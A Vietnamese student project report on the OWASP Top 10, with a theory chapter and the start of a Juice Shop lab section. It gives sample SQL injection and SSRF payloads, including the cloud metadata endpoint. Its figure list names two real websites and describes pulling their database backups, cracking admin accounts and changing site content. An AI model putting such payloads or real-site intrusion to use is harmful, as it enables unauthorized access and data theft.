

TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT TP.HCM

ĐỒ ÁN CUỐI KÌ
Nghiên Cứu OWASP Top 10 Và Thực
Hành Đánh Giá An Toàn Bảo Mật Trên
Ứng Dụng Web

HUỖNH VĂN ĐỨC AN – 22162001

TRẦN ĐÔNG PHƯƠNG – 22162034

LÊ TRƯỜNG KHOA

NGÔ MINH CHUNG

Giảng viên hướng dẫn: ThS. Trần Đắc Tôt

Chữ ký của GVHD

Bộ môn: An toàn bảo mật Web

Khoa: Công nghệ thông tin

TP.HCM, 5/2025

LỜI NHẬN XÉT

Giáo viên hướng dẫn
Ký và ghi rõ họ tên

Lời cảm ơn

Em xin gửi lời cảm ơn chân thành đến thầy Trần Đức Tốt đã tận tình hướng dẫn, góp ý và động viên em trong suốt quá trình thực hiện đồ án này. Sự hỗ trợ của thầy là nguồn động lực quý báu giúp em hoàn thành nghiên cứu của mình.

Em cũng xin cảm ơn khoa Công Nghệ Thông Tin và trường đại học Sư Phạm Kỹ Thuật TP.HCM đã tạo điều kiện thuận lợi về cơ sở vật chất và tài liệu tham khảo. Cuối cùng, xin cảm ơn bạn bè đã luôn đồng hành, chia sẻ kiến thức và kinh nghiệm, giúp đỡ em vượt qua những khó khăn trong quá trình học tập và thực hiện đồ án.

Tóm tắt nội dung đồ án

Đồ án "Nghiên Cứu OWASP Top 10 Và Thực Hành Đánh Giá An Toàn Bảo Mật Trên Ứng Dụng Web" tập trung vào vấn đề cấp thiết là các lỗ hổng bảo mật web phổ biến. Mục tiêu chính là tìm hiểu sâu về danh sách OWASP Top 10, đồng thời áp dụng kiến thức này vào thực tế thông qua việc thực hành trên môi trường giả lập và kiểm tra trên các website thực tế.

Phương pháp thực hiện bao gồm nghiên cứu lý thuyết về các lỗ hổng trong OWASP Top 10, sau đó tiến hành rà quét, phát hiện và thử nghiệm khai thác lỗ hổng trên ứng dụng web cố ý chứa lỗ hổng OWASP Juice Shop. Các công cụ chính được sử dụng là OWASP ZAP, Burp Suite và các kỹ thuật kiểm thử thủ công. Phần thực hành trên website thực tế được tiến hành với tinh thần trách nhiệm, tập trung vào việc nhận diện các vấn đề bảo mật tiềm ẩn mà không gây ảnh hưởng đến hệ thống.

Kết quả đồ án đã hệ thống hóa kiến thức về OWASP Top 10, đồng thời minh họa cách các lỗ hổng này tồn tại và có thể bị khai thác qua thực hành trên OWASP Juice Shop. Các phát hiện trên website thực tế (được báo cáo một cách có trách nhiệm và ẩn danh trong báo cáo) cho thấy tính phổ biến của các nguy cơ bảo mật. Đồ án có tính thực tế cao, giúp sinh viên áp dụng lý thuyết vào môi trường gần với thực tế. Hướng phát triển có thể bao gồm việc nghiên cứu sâu hơn về các kỹ thuật phòng chống nâng cao hoặc tự động hóa một số quy trình kiểm thử. Qua đó, sinh viên đã củng cố kiến thức chuyên ngành về an toàn web, rèn luyện kỹ năng phân tích, sử dụng công cụ và tư duy bảo mật.

MỤC LỤC

CHƯƠNG 1. TỔNG QUAN VỀ AN TOÀN BẢO MẬT WEB VÀ OWASP TOP 10.....	1
1.1 Giới thiệu về An Toàn Bảo Mật Web	1
1.2 Giới thiệu về OWASP (Open Web Application Security Project)	1
1.3 Tìm hiểu chi tiết về OWASP Top 10 (Phiên bản 2021)	2
1.3.1 A01:2021 - Broken Access Control	2
1.3.2 A02:2021 - Cryptographic Failures	3
1.3.3 A03:2021 – Injection.....	3
1.3.4 A04:2021 - Insecure Design.....	4
1.3.5 A05:2021 - Security Misconfiguration	5
1.3.6 A06:2021 - Vulnerable and Outdated Components	6
1.3.7 A07:2021 - Identification and Authentication Failures	6
1.3.8 A08:2021 - Software and Data Integrity Failures	7
1.3.9 A09:2021 - Security Logging and Monitoring Failures.....	8
1.3.10 A10:2021 - Server-Side Request Forgery (SSRF)	9
CHƯƠNG 2. THỰC HÀNH QUÉT LỖ HỎNG TRÊN WEBSITE LOCAL (OWASP JUICE SHOP).....	10
2.1 Giới thiệu về OWASP Juice Shop	10
2.2 Công cụ và phương pháp sử dụng để quét lỗ hổng.....	10
2.2.1 Công cụ quét và rà soát tự động Burp Suite Pro	10
2.2.2 Công cụ dò lỗ hổng trong cơ sở dữ liệu sqlmap	11
2.3 Kiểm thử các lỗ hổng	13
2.3.1 A01:2021 - Broken Access Control	13
2.3.2 A02:2021 - Cryptographic Failures	16
2.3.3 A03:2021 - Injection	17
2.3.4 A10:2021 - Server-Side Request Forgery	20
2.3.5 A04:2021 - Insecure Design.....	23
2.3.6 A09:2021 – Security Logging and Monitoring Failures	23
CHƯƠNG 3. KIỂM THỬ VỚI CÁC TRANG WEB BÊN NGOÀI	28
3.1 Trang web https://tantanluc.com/	28
3.1.1 Phần kiểm thử.....	28
3.1.2 A01:2021 - Broken Access Control	29

3.1.3	A03:2021 – Injection.....	31
3.2	Trang web https://thanhtrucmobile.com	31
3.2.1	A01:2021 - Broken Access Control	33
3.2.2	A03:2021 – Injection.....	36

DANH MỤC HÌNH VẼ

Hình 2.1 Trang Juice Shop.....	10
Hình 2.2 Burp Suite Pro	11
Hình 2.3 Giao diện chính	11
Hình 2.4 sqlmap	12
Hình 2.5 Giao diện của sqlmap	13
Hình 2.6 Các email của những người dùng	14
Hình 2.7 Trang login báo lỗi khi chèn payload.....	14
Hình 2.8 Thực hiện tấn công vào tài khoản admin	15
Hình 2.9 Vào tài khoản admin thành công.....	15
Hình 2.10 Ví dụ về cách xác định lỗi của Java	17
Hình 2.11 Inject vào Username sẽ trả về kết quả dưới Avatar	17
Hình 2.12 Kết quả chèn Payload thành công	18
Hình 2.13 Kết quả trả về của câu truy vấn phức tạp hơn.....	19
Hình 2.14 Tool viết bằng Node.js để truy vấn file hệ thống.....	19
Hình 2.15 Đã tải lên và thực thi malware thành công.....	19
Hình 2.16 Chèn link test vào	21
Hình 2.17 Kết quả từ webhook.site.....	21
Hình 2.18 Kết quả đã thành công	22
Hình 2.19 Thông tin từ Pometheus	24
Hình 3.1 Trang chủ của trang web	28
Hình 3.2 Các request mà trang đang yêu cầu.....	28
Hình 3.3 Kết quả trả về của “/admin/ajax/ajax.php”	28
Hình 3.4 Kết quả trả về của “/admin/ajax”	29
Hình 3.5 Các thư mục bên trong folder.....	29
Hình 3.6 Backup DB của thanhtrucmobile-backup-14-05-2019_09-16-43.sql... 30	
Hình 3.7 Backup DB của mln-backup-05-06-2019_10-34-52.sql.....	30
Hình 3.8 Backup DB của ocnhoi_ocnhoi-backup-28-05-2019_01-16-28.sql	30
Hình 3.9 Folder của IMG_Backup.....	31
Hình 3.10 Toàn bộ backup của trang web bên ngoài.....	31
Hình 3.11 Kết quả trả về	31
Hình 3.12 Trang chủ của thanhtrucmobile.vn.....	32
Hình 3.13 Các request mà trang web đang gửi đi.....	32
Hình 3.14 Các file bao gồm trong DB_Backup	33
Hình 3.15 Backup DB của ptitptitit_tmvn-backup-13-06-2019_22-26-19.sql....	33
Hình 3.16 Backup DB của thanhtruc_db-backup-08-11-2021_13-10-41.sql.....	33
Hình 3.17 Trang web dò mật khẩu.....	34

Hình 3.18 Tài khoản thanhtruc.....	34
Hình 3.19 Tài khoản huythanhtruc.....	34
Hình 3.20 Tài khoản dieu và dungdt.....	35
Hình 3.21 Trang quản trị của thanhtrucmobile.vn	35
Hình 3.22 Trang quản trị.....	35
Hình 3.23 Thông tin các tài khoản quản trị.....	35
Hình 3.24 Thay đổi được thông tin của trang	36
Hình 3.25 Kết quả trả về	36

CHƯƠNG 1. TỔNG QUAN VỀ AN TOÀN BẢO MẬT WEB VÀ OWASP

TOP 10

1.1 Giới thiệu về An Toàn Bảo Mật Web

Ngày nay, khi công nghệ số len lỏi vào mọi ngóc ngách, các ứng dụng web gần như là thứ không thể thiếu. Từ mua sắm online, chuyện trò, xem phim giải trí cho đến các dịch vụ hành chính công, đâu đâu cũng thấy bóng dáng của chúng. Chính vì phổ biến như vậy, ứng dụng web lại trở thành "miếng mồi ngon" cho giới tội phạm mạng. Mục tiêu của chúng thì đủ cả, từ trộm thông tin cá nhân, tiền bạc, làm sập dịch vụ, cho đến bôi nhọ uy tín của các tổ chức.

Nói một cách dễ hiểu, an toàn bảo mật web là việc chúng ta tìm cách bảo vệ các trang web, ứng dụng trên web và các dịch vụ trực tuyến khỏi những nguy hiểm rình rập trên mạng Internet. Công việc này bao gồm tìm ra, ngăn chặn và xử lý những "lỗ hổng" mà kẻ xấu có thể lợi dụng. Đảm bảo cho ứng dụng web được an toàn không chỉ là chuyện của mấy anh lập trình viên hay quản trị mạng đâu, mà nó còn quyết định liệu người dùng có tin tưởng mình nữa không, công ty có làm ăn ổn định được không.

Những kiểu tấn công mà các ứng dụng web thường gặp thì nhiều vô kể. Có thể kể đến như: kiểu tấn công chèn mã độc (Injection), tấn công lừa người dùng bấm vào link độc (Cross-Site Scripting - XSS), tấn công giả mạo yêu cầu (Cross-Site Request Forgery - CSRF), rồi thì lỗi phân quyền làm người này xem được thông tin của người kia (Broken Access Control), cài đặt hệ thống sơ hở (Security Misconfiguration), hay xài mấy phần mềm cũ kỹ, dễ bị hack (Vulnerable Components). Nếu bị tấn công, hậu quả sẽ rất nặng nề: mất tiền, mất dữ liệu, mất uy tín, thậm chí còn dính dáng đến pháp luật nữa.

Vì thế, bất kỳ ai, dù là công ty hay cá nhân đang phát triển hay quản lý một ứng dụng web, cũng cần phải hiểu rõ những điều cơ bản về bảo mật, biết cách "soi" ra những nguy cơ tiềm ẩn và áp dụng các cách phòng chống cho hiệu quả.

1.2 Giới thiệu về OWASP (Open Web Application Security Project)

OWASP (Open Web Application Security Project) là một tổ chức phi lợi nhuận quốc tế, hoạt động như một cộng đồng mở, với mục tiêu cải thiện an toàn phần mềm. Được thành lập vào năm 2001, OWASP cung cấp các tài liệu, công cụ, diễn đàn và các chương trình đào tạo miễn phí và mở cho bất kỳ ai quan tâm đến việc xây dựng các ứng dụng web an toàn hơn.

Các mục tiêu chính của OWASP bao gồm:

- Nâng cao nhận thức về các rủi ro an toàn ứng dụng web.
- Cung cấp các tiêu chuẩn và hướng dẫn thực hành tốt nhất về bảo mật.
- Phát triển và duy trì các công cụ mã nguồn mở hỗ trợ kiểm thử và bảo vệ ứng dụng web.
- Tạo ra một cộng đồng toàn cầu để chia sẻ kiến thức và kinh nghiệm về an toàn ứng dụng.

Một trong những dự án nổi bật và được công nhận rộng rãi nhất của OWASP là **OWASP Top 10**. Đây là một tài liệu nâng cao nhận thức tiêu chuẩn dành cho các nhà phát triển và các chuyên gia bảo mật ứng dụng web. Nó đại diện cho một sự đồng thuận rộng rãi về những rủi ro bảo mật nghiêm trọng nhất đối với các ứng dụng web. Các công ty nên sử dụng OWASP Top 10 để giảm thiểu các rủi ro bảo mật này trong quá trình thiết kế, phát triển và triển khai ứng dụng.

Ngoài Top 10, OWASP còn có nhiều dự án giá trị khác như:

- **OWASP Zed Attack Proxy (ZAP):** Một công cụ kiểm thử thâm nhập mã nguồn mở phổ biến.
- **OWASP Application Security Verification Standard (ASVS):** Một tiêu chuẩn để thực hiện xác minh bảo mật cấp ứng dụng.
- **OWASP Software Assurance Maturity Model (SAMM):** Một mô hình giúp các tổ chức xây dựng và triển khai chiến lược bảo mật phần mềm.

1.3 Tìm hiểu chi tiết về OWASP Top 10 (Phiên bản 2021)

OWASP Top 10 được cập nhật định kỳ (thường là 3-4 năm một lần) để phản ánh những thay đổi trong bối cảnh các mối đe dọa ứng dụng web. Phiên bản mới nhất tại thời điểm thực hiện báo cáo này là OWASP Top 10 2021. Dưới đây là phân tích chi tiết từng lỗ hổng trong danh sách này:

1.3.1 A01:2021 - Broken Access Control

Mô tả: Lỗ hổng này xảy ra khi các giới hạn về những gì người dùng được phép làm không được thực thi một cách chính xác. Kẻ tấn công có thể khai thác các lỗ hổng này để truy cập vào chức năng hoặc dữ liệu của người dùng khác, xem dữ liệu nhạy cảm, sửa đổi dữ liệu của người dùng khác, thay đổi quyền truy cập, ...

Ví dụ:

- Ứng dụng cho phép người dùng xem chi tiết đơn hàng bằng cách truy cập URL `https://example.com/order?id=123`. Kẻ tấn công thay đổi tham số id thành `id=124` và có thể xem đơn hàng của người dùng khác.
- Người dùng thông thường có thể truy cập vào trang quản trị bằng cách đoán hoặc ép buộc duyệt đến URL quản trị.
- Cho phép xem hoặc chỉnh sửa tài khoản của người khác, chỉ cần cung cấp định danh duy nhất của tài khoản đó (Insecure Direct Object References - IDOR).

Cách phát hiện:

- Kiểm thử thủ công bằng cách cố gắng truy cập các chức năng hoặc tài nguyên mà người dùng hiện tại không được phép.
- Phân tích mã nguồn để tìm các điểm yếu trong logic kiểm soát truy cập.
- Sử dụng các công cụ quét tự động, tuy nhiên hiệu quả có thể hạn chế đối với các lỗi logic nghiệp vụ phức tạp.

Biện pháp phòng chống:

- Thực thi nguyên tắc "Từ chối theo mặc định".

- Triển khai cơ chế kiểm soát truy cập một lần và tái sử dụng chúng trong toàn bộ ứng dụng, bao gồm cả phía máy chủ.
- Áp dụng nguyên tắc đặc quyền tối thiểu.
- Vô hiệu hóa việc liệt kê thư mục trên máy chủ web.
- Ghi log các sự kiện thất bại khi kiểm soát truy cập và cảnh báo quản trị viên khi thích hợp.

1.3.2 A02:2021 - Cryptographic Failures

Mô tả: Lỗ hổng này liên quan đến các lỗi trong việc sử dụng hoặc triển khai các cơ chế mã hóa, dẫn đến việc lộ thông tin nhạy cảm. Trước đây được gọi là "Sensitive Data Exposure". Các lỗi này có thể bao gồm việc không mã hóa dữ liệu nhạy cảm, sử dụng thuật toán mã hóa yếu hoặc lỗi thời, quản lý khóa mã hóa không an toàn.

Ví dụ:

- Truyền tải dữ liệu nhạy cảm (mật khẩu, số thẻ tín dụng) qua HTTP thay vì HTTPS.
- Lưu trữ mật khẩu dưới dạng văn bản thuần hoặc sử dụng các thuật toán băm yếu (MD5, SHA1) mà không có salt.
- Sử dụng các thuật toán mã hóa lỗi thời (ví dụ: DES) hoặc các chế độ hoạt động không an toàn.
- Khóa mã hóa được lưu trữ trong mã nguồn hoặc các tệp cấu hình dễ bị truy cập.

Cách phát hiện:

- Kiểm tra việc sử dụng HTTPS trên toàn bộ trang web.
- Phân tích mã nguồn và cấu hình để xác định các thuật toán mã hóa được sử dụng, cách quản lý khóa.
- Kiểm tra dữ liệu được lưu trữ trong cơ sở dữ liệu xem có được mã hóa đúng cách không.

Biện pháp phòng chống:

- Phân loại dữ liệu được xử lý, lưu trữ hoặc truyền tải bởi ứng dụng. Xác định dữ liệu nào là nhạy cảm theo luật pháp, quy định hoặc yêu cầu kinh doanh.
- Không lưu trữ dữ liệu nhạy cảm không cần thiết. Loại bỏ nó càng sớm càng tốt hoặc sử dụng tokenization hoặc truncation.
- Mã hóa tất cả dữ liệu nhạy cảm khi lưu trữ và khi truyền tải.
- Sử dụng các thuật toán, giao thức và khóa mã hóa mạnh, được cộng đồng công nhận và cập nhật.
- Triển khai quy trình quản lý khóa mã hóa an toàn.
- Vô hiệu hóa việc cache cho các phản hồi chứa dữ liệu nhạy cảm.

1.3.3 A03:2021 – Injection

Mô tả: Lỗ hổng chèn mã xảy ra khi dữ liệu không đáng tin cậy được gửi đến một trình thông dịch như một phần của lệnh hoặc truy vấn. Dữ liệu độc hại của kẻ tấn

công có thể lừa trình thông dịch thực thi các lệnh không mong muốn hoặc truy cập dữ liệu mà không có sự cho phép thích hợp.

Ví dụ:

- SQL Injection: Kẻ tấn công chèn các lệnh SQL vào các trường nhập liệu (ví dụ: username' OR '1'='1) để bỏ qua xác thực hoặc truy xuất dữ liệu trái phép.
- NoSQL Injection: Tương tự SQL Injection nhưng nhắm vào các cơ sở dữ liệu NoSQL.
- OS Command Injection: Kẻ tấn công chèn các lệnh hệ điều hành vào một ứng dụng, ví dụ, thông qua một trường nhập liệu gọi một tiện ích hệ thống.
- LDAP Injection: Khai thác các ứng dụng xây dựng các truy vấn LDAP dựa trên đầu vào của người dùng.

Cách phát hiện:

- Rà soát mã nguồn để tìm các điểm mà đầu vào của người dùng được sử dụng trực tiếp trong các truy vấn hoặc lệnh.
- Sử dụng các công cụ quét lỗ hổng tự động (ví dụ: SQLMap).
- Thực hiện fuzzing các tham số đầu vào.

Biện pháp phòng chống:

- Phương pháp chính là giữ cho dữ liệu không đáng tin cậy tách biệt với các lệnh và truy vấn.
- Sử dụng các API an toàn, cung cấp giao diện tham số hóa.
- Thực hiện xác thực đầu vào phía máy chủ và làm sạch hoặc thoát dữ liệu đặc biệt của người dùng.
- Áp dụng nguyên tắc đặc quyền tối thiểu cho tài khoản mà ứng dụng sử dụng để truy cập cơ sở dữ liệu hoặc các trình thông dịch khác.
- Sử dụng các giải pháp phát hiện và ngăn chặn xâm nhập (IDS/IPS) và tường lửa ứng dụng web (WAF).

1.3.4 A04:2021 - Insecure Design

Mô tả: Đây là một hạng mục mới tập trung vào các rủi ro liên quan đến các lỗ hổng trong thiết kế và kiến trúc bảo mật. Các lỗ hổng này không phải là lỗi triển khai mà là do thiếu sót trong quá trình thiết kế, không xem xét đầy đủ các mối đe dọa.

Ví dụ:

- Quy trình khôi phục mật khẩu không an toàn, dễ bị kẻ tấn công chiếm đoạt tài khoản.
- Thiếu các biện pháp kiểm soát để chống lại các cuộc tấn công tự động như dò mật khẩu hoặc tấn công từ chối dịch vụ (DoS).
- Logic nghiệp vụ có lỗ hổng cho phép lạm dụng (ví dụ: mua hàng với số lượng không giới hạn trong khi kho hàng có hạn).

- Thiếu sự phân tách giữa các thành phần hoặc lớp trong ứng dụng, dẫn đến việc một lỗ hổng ở một nơi có thể ảnh hưởng đến toàn bộ hệ thống.

Cách phát hiện:

- Thực hiện mô hình hóa mối đe dọa trong giai đoạn thiết kế.
- Rà soát tài liệu thiết kế và kiến trúc.
- Phân tích logic nghiệp vụ của ứng dụng.

Biện pháp phòng chống:

- Xây dựng và sử dụng một vòng đời phát triển phần mềm an toàn với sự tham gia của các chuyên gia.
- Sử dụng các mẫu thiết kế an toàn và các thành phần đã được kiểm chứng.
- Thực hiện mô hình hóa mối đe dọa cho các luồng nghiệp vụ quan trọng và các tính năng kiểm soát truy cập.
- Tích hợp ngôn ngữ và các kiểm soát bảo mật vào các câu chuyện người dùng.
- Giới hạn mức tiêu thụ tài nguyên của người dùng.

1.3.5 A05:2021 - Security Misconfiguration

Mô tả: Lỗ hổng này xảy ra do thiếu các biện pháp củng cố bảo mật phù hợp trên bất kỳ phần nào của ngăn xếp ứng dụng, hoặc cấu hình không đúng các tính năng bảo mật.

Ví dụ:

- Sử dụng tài khoản và mật khẩu mặc định của nhà cung cấp.
- Bật các tính năng không cần thiết.
- Thông báo lỗi quá chi tiết, tiết lộ thông tin nhạy cảm về hệ thống.
- Phần mềm lỗi thời, chưa được vá lỗi.
- Thiếu các tiêu đề HTTP bảo mật.
- Quyền truy cập vào các dịch vụ đám mây được cấu hình không chính xác.

Cách phát hiện:

- Sử dụng các công cụ quét cấu hình tự động.
- Kiểm tra thủ công các tệp cấu hình, cài đặt máy chủ, và các tiêu đề HTTP.
- Thực hiện đánh giá định kỳ các bản vá và cập nhật.

Biện pháp phòng chống:

- Xây dựng một quy trình củng cố có thể lặp lại và tự động hóa.
- Xây dựng một nền tảng tối thiểu, gỡ bỏ hoặc không cài đặt các tính năng, thành phần, tài liệu và mẫu không sử dụng.
- Xem xét và cập nhật các cấu hình trên tất cả các môi trường (phát triển, kiểm thử, sản phẩm).
- Sử dụng kiến trúc phân đoạn ứng dụng để cô lập các thành phần.

- Triển khai các quy trình tự động để xác minh tính hiệu quả của các cấu hình và cài đặt trong tất cả các môi trường.

1.3.6 A06:2021 - Vulnerable and Outdated Components

Mô tả: Rủi ro này phát sinh khi ứng dụng sử dụng các thành phần (thư viện, framework, các module phần mềm khác) có chứa các lỗ hổng đã được biết đến. Việc khai thác các lỗ hổng này có thể dẫn đến mất mát dữ liệu nghiêm trọng hoặc chiếm quyền kiểm soát máy chủ.

Ví dụ:

- Sử dụng một phiên bản cũ của Apache Struts, jQuery, hoặc một thư viện xử lý ảnh có lỗ hổng đã được công bố.
- Hệ điều hành hoặc máy chủ web chưa được vá các bản cập nhật bảo mật mới nhất.
- Các plugin hoặc tiện ích mở rộng của bên thứ ba không được cập nhật thường xuyên.

Cách phát hiện:

- Sử dụng các công cụ Software Composition Analysis - SCA để xác định các phiên bản và lỗ hổng của các thành phần.
- Theo dõi các cơ sở dữ liệu lỗ hổng công khai (ví dụ: CVE, NVD).
- Kiểm tra thủ công phiên bản của các thư viện và framework.

Biện pháp phòng chống:

- Loại bỏ các phụ thuộc không sử dụng, các tính năng, thành phần, tệp và tài liệu không cần thiết.
- Liên tục kiểm kê các thành phần phía máy khách và máy chủ (ví dụ: framework, thư viện) và các phiên bản của chúng.
- Chỉ lấy các thành phần từ các nguồn chính thức qua các liên kết an toàn. Ưu tiên các gói đã ký.
- Theo dõi các lỗ hổng trong các thành phần đang sử dụng.
- Xây dựng kế hoạch để vá lỗi, nâng cấp hoặc thay thế các thành phần dễ bị tổn thương.

1.3.7 A07:2021 - Identification and Authentication Failures

Mô tả: Các chức năng liên quan đến nhận dạng, xác thực và quản lý phiên của người dùng được triển khai không chính xác, cho phép kẻ tấn công xâm phạm mật khẩu, khóa, mã thông báo phiên hoặc khai thác các lỗ hổng triển khai khác để giả mạo danh tính người dùng.

Ví dụ:

- Cho phép tấn công dò mật khẩu (brute force) hoặc các tấn công tự động khác do không có giới hạn tốc độ hoặc cơ chế khóa tài khoản.
- Sử dụng mật khẩu yếu hoặc dễ đoán.
- Mã thông báo phiên (session ID) không được bảo vệ đúng cách (ví dụ: truyền qua URL, không hết hạn, không được làm mới sau khi đăng nhập).

- Không triển khai xác thực đa yếu tố (Multi-Factor Authentication - MFA).
- Lộ mã thông báo phiên trong URL (ví dụ: URL rewriting).

Cách phát hiện:

- Kiểm tra chính sách mật khẩu và quy trình đặt lại mật khẩu.
- Phân tích cơ chế quản lý phiên (tạo, truyền, hết hạn).
- Kiểm tra việc triển khai MFA.
- Sử dụng các công cụ để thử tấn công dò mật khẩu.

Biện pháp phòng chống:

- Triển khai xác thực đa yếu tố (MFA) ở mọi nơi có thể.
- Không sử dụng thông tin đăng nhập mặc định, đặc biệt là cho tài khoản quản trị.
- Thực thi chính sách mật khẩu mạnh và phức tạp.
- Bảo vệ chống lại các cuộc tấn công tự động (ví dụ: giới hạn tỷ lệ yêu cầu, khóa tài khoản tạm thời).
- Đảm bảo mã thông báo phiên được tạo ngẫu nhiên, có độ dài đủ lớn, được bảo vệ (ví dụ: cờ HttpOnly, Secure) và hết hạn đúng cách.
- Vô hiệu hóa các mã thông báo phiên sau khi đăng xuất hoặc sau một khoảng thời gian không hoạt động.

1.3.8 A08:2021 - Software and Data Integrity Failures

Mô tả: Đây là một hạng mục mới tập trung vào các lỗi liên quan đến việc không bảo vệ được tính toàn vẹn của phần mềm và dữ liệu. Điều này bao gồm các lỗi liên quan đến việc cập nhật phần mềm mà không kiểm tra tính toàn vẹn, hoặc việc giải mã hóa dữ liệu không an toàn.

Ví dụ:

- Insecure Deserialization: Giải mã hóa các đối tượng được cung cấp bởi người dùng mà không kiểm tra tính hợp lệ, có thể dẫn đến thực thi mã từ xa.
- Ứng dụng dựa vào các plugin, thư viện hoặc module từ các nguồn không đáng tin cậy, có thể bị sửa đổi độc hại.
- Quy trình cập nhật tự động (auto-update) không xác minh chữ ký số của bản cập nhật, cho phép kẻ tấn công cài đặt phần mềm độc hại.
- Tính toàn vẹn của đường ống CI/CD (Continuous Integration/Continuous Delivery) không được đảm bảo, cho phép chèn mã độc vào quá trình xây dựng hoặc triển khai.

Cách phát hiện:

- Rà soát mã nguồn để tìm các điểm sử dụng deserialization.
- Kiểm tra quy trình cập nhật phần mềm và các phụ thuộc.
- Đánh giá tính bảo mật của đường ống CI/CD.

Biện pháp phòng chống:

- Sử dụng chữ ký số hoặc các cơ chế tương tự để xác minh tính toàn vẹn của phần mềm, firmware và dữ liệu.
- Đảm bảo các thư viện và phụ thuộc được lấy từ các nguồn đáng tin cậy và được xác minh.
- Nếu có thể, không chấp nhận dữ liệu tuần tự hóa từ các nguồn không đáng tin cậy. Nếu bắt buộc, hãy sử dụng các biện pháp kiểm tra tính toàn vẹn hoặc các loại dữ liệu chỉ cho phép các kiểu nguyên thủy.
- Đảm bảo có quy trình rà soát và cấu hình bảo mật cho đường ống CI/CD.
- Đảm bảo các công cụ phát hiện thay đổi trái phép được bật trên các tài sản quan trọng.

1.3.9 A09:2021 - Security Logging and Monitoring Failures

Mô tả: Việc thiếu khả năng ghi log, giám sát hoặc phản ứng chủ động đầy đủ khiến việc phát hiện, ứng phó và phân tích các cuộc tấn công trở nên khó khăn hoặc không thể.

Ví dụ:

- Không ghi log các sự kiện quan trọng như đăng nhập thành công/thất bại, các lỗi kiểm soát truy cập, các lỗi xác thực đầu vào phía máy chủ.
- Log không chứa đủ thông tin để xác định kẻ tấn công hoặc tái tạo lại sự kiện.
- Log không được giám sát hoặc không có cảnh báo khi có hoạt động đáng ngờ.
- Log không được bảo vệ khỏi việc bị sửa đổi hoặc xóa.
- Ứng dụng không có khả năng phát hiện và cảnh báo về các cuộc tấn công đang diễn ra.

Cách phát hiện:

- Rà soát các chính sách và cấu hình ghi log.
- Kiểm tra xem các sự kiện bảo mật quan trọng có được ghi log đầy đủ và chính xác không.
- Xác minh rằng có các cơ chế giám sát và cảnh báo hiệu quả.

Biện pháp phòng chống:

- Đảm bảo tất cả các lần đăng nhập, lỗi kiểm soát truy cập, và lỗi xác thực đầu vào phía máy chủ có thể được ghi log với đủ ngữ cảnh người dùng để xác định các tài khoản đáng ngờ hoặc độc hại và giữ lại cho việc điều tra.
- Đảm bảo log được định dạng để có thể dễ dàng được tiêu thụ bởi các giải pháp quản lý log tập trung.
- Thiết lập cơ chế giám sát và cảnh báo hiệu quả để phát hiện và ứng phó kịp thời với các hoạt động đáng ngờ.
- Xây dựng và thử nghiệm kế hoạch ứng phó sự cố.
- Bảo vệ log khỏi việc bị giả mạo hoặc xóa trái phép.

1.3.10 A10:2021 - Server-Side Request Forgery (SSRF)

Mô tả: Lỗ hổng SSRF xảy ra khi một ứng dụng web tìm nạp một tài nguyên từ xa mà không xác thực URL do người dùng cung cấp. Điều này cho phép kẻ tấn công ép buộc ứng dụng gửi một yêu cầu đến một đích không mong muốn, ngay cả khi được bảo vệ bởi tường lửa, VPN hoặc các loại danh sách kiểm soát truy cập mạng (ACL) khác.

Ví dụ:

- Ứng dụng cho phép người dùng nhập URL của một hình ảnh để hiển thị. Kẻ tấn công cung cấp URL trỏ đến một dịch vụ nội bộ của máy chủ (ví dụ: `http://localhost/admin` hoặc `http://169.254.169.254/latest/meta-data/` để truy cập metadata của nhà cung cấp dịch vụ đám mây).
- Một tính năng chuyển đổi tài liệu lấy URL từ người dùng để tải về và xử lý.

Cách phát hiện:

- Rà soát mã nguồn để tìm các hàm thực hiện yêu cầu HTTP dựa trên đầu vào của người dùng.
- Kiểm tra các trường nhập liệu chấp nhận URL hoặc các phần của URL.
- Sử dụng các công cụ quét để kiểm tra các tham số có thể bị khai thác SSRF.

Biện pháp phòng chống:

- **Phía mạng:**
 - Phân đoạn mạng từ xa để giảm thiểu tác động của SSRF.
 - Thực thi chính sách tường lửa "từ chối theo mặc định" hoặc kiểm soát truy cập mạng để chặn tất cả lưu lượng truy cập ngoại trừ những gì cần thiết.
- **Phía ứng dụng:**
 - Làm sạch và xác thực tất cả dữ liệu đầu vào do máy khách cung cấp.
 - Thực thi lược đồ URL, cổng và đích đến bằng một danh sách cho phép (allow list) dương.
 - Không gửi phản hồi thô từ máy chủ đến máy khách.
 - Vô hiệu hóa các chuyển hướng HTTP.
 - Nhận biết các rủi ro tiềm ẩn của các định dạng dữ liệu không nhất quán như tính không nhất quán của URL hoặc sự phụ thuộc vào phân giải DNS.


CHƯƠNG 2. THỰC HÀNH QUÉT LỖ HỎNG TRÊN WEBSITE LOCAL (OWASP JUICE SHOP)

2.1 Giới thiệu về OWASP Juice Shop

Juice Shop là một trang web được phát triển cho việc học tập và làm quen với các lỗ hổng trong OWASP Top 10, cũng như các công cụ dành cho việc kiểm thử một trang web.

Juice Shop được viết bằng công nghệ Node.js, Express và Angular. Juice Shop bao gồm rất nhiều thử thách với các độ khó khác nhau. Quá trình luyện tập sẽ được lưu vào bảng điểm, nhưng tìm ra bảng điểm cũng là một thử thách.

Bởi vì trang web này được xây dựng dành cho mục đích kiểm thử những lỗ hổng nằm trong Top 10 OWASP nên đây sẽ là một trang web thích hợp dành cho việc thực hành quét lỗ hổng



Hình 2.1 Trang Juice Shop

2.2 Công cụ và phương pháp sử dụng để quét lỗ hổng

2.2.1 Công cụ quét và rà soát tự động Burp Suite Pro

